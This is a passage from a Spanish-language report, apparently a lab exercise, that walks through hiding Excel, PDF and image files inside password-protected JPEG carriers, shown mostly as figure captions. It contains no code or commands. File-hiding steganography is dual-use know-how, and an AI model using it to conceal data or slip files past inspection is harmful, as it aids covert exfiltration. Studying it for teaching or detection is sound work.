


Ilustración 24 Ruta de archivo foto




Ilustración 25 Ruta y Renombrar de archivo foto_excel




Ilustración 26 Contraseña de foto_excel





Ilustración 27 foto_excel creado

1.12 Camuflaje de archivo pdf en foto_pdf

De igual forma, en las **Ilustraciones 29 a 33**, se muestra el procedimiento completo para ocultar el archivo pdf.pdf.
El resultado (foto_pdf.jpg) mantiene apariencia visual de imagen, pero contiene el archivo PDF camuflado.






Ilustración 28 Camuflaje de pdf




Ilustración 29 camuflar en foto




Ilustración 30 Ruta de foto




Ilustración 31 Ruta a guardar y Renombrar de archivo foto_pdf





Ilustración 32 contraseña de foto_pdf

1.13 Camuflaje de archivo foto en foto_foto

A modo de experimento adicional, en las **Ilustraciones 34 a 38**, se realizó la inserción de una imagen dentro de otra.
El archivo generado (foto_foto.jpg) sirvió para comparar diferencias de tamaño y detectar si el software podía manejar portadores del mismo tipo.






Ilustración 33 camuflaje de foto




Ilustración 34 camuflar en foto




Ilustración 35 Ruta de foto




Ilustración 36 Ruta a guardar y Renombrar de archivo foto_foto




Ilustración 37 Contraseña de archivo foto_foto

